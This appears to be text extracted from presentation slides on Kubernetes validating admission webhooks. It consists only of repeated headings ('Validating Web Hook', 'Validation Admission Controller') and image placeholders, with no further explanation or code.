
# Validating Web Hook

Validation Admission Controller




# Validating Web Hook

Validation Admission Controller



# Validating Web Hook

Validation Admission Controller




Validating Webhook



# Validating Web Hook

